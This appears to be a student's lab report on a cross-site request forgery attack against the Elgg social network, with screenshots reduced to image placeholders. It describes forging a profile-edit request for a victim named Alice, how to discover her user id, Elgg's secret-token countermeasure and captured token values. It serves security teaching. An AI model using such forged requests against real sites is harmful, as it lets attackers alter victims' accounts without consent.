
</script>


</body>

</html>


```

I made my malicious message and sent it to Alice







This site is display until form submit



Then after the form submits you return here



It didn't work initially. I had to look at it through the firefox and found an error.



Questions

Question 1: The forged HTTP request needs Alice's user id (guid) to work properly. If Bobby targets Alice specifically, before the attack, he can find ways to get Alice's user id. Bobby does not know Alice's Elgg password, so he cannot log into Alice's account to get the information. Please describe how Bobby can solve this problem.

He can make a request involving Alice and inspect the HTML


Question 2: If Bobby would like to launch the attack to anybody who visits his malicious web page. In this case, he does not know who is visiting the web page beforehand. Can he still launch the CSRF attack to modify the victim's Elgg profile? Please explain

In our case no because Alice's id and form are hardcoded.



I believe you can if you use code so it gets ID the you can do a dynamic attack.

Task 4

I found the gatekeeper function and commented out return true



```
PHP >_ (action_token_timeout')) == null) {  
    // default to 2 hours  
    $timeout = 2;  
}  
$hour = 60 * 60;  
return (int)((float)$timeout * $hour);  
}  
  
/**  
 * @see action_gatekeeper  
 * @access private  
 */  
public function gatekeeper($action) {  
    // return true;  
  
    if ($action == 'login') {  
        if ($this->validateActionToken(false)) {  
            return true;  
        }  
  
        $token = get_input('__elgg_token');  
        $ts = (int)get_input('__elgg_ts');  
        if ($token && $this->validateTokenTimestamp($ts)) {  
            // The tokens are present and the time looks  
            // valid: this is probably a mismatch due to the  
            // login form being on a different domain.  
            register_error(_elgg_services()->translator->  
                >translate('actiongatekeeper:crosssitelogin'));  
  
            forward('login', 'csrf');  
        }  
    }  
}
```

Now when I run the attack I receive a message saying (rightly) that the hidden token fields are missing.

Please point out the secret tokens in the HTTP request captured using Firefox's HTTP inspection tool.

__elgg_token=c6ht5AsOAO06tQrGiiNQ6w

__elgg_ts=1639803356

Please explain why the attacker cannot send these secret tokens in the CSRF attack; what prevents them from finding out the secret tokens from the web page? These tokens are hidden and are generated dynamically via the sites secret value, timestamp, session ID, and a randomly generated string. The attacker will likely be unable to guess this value and there request will be denied.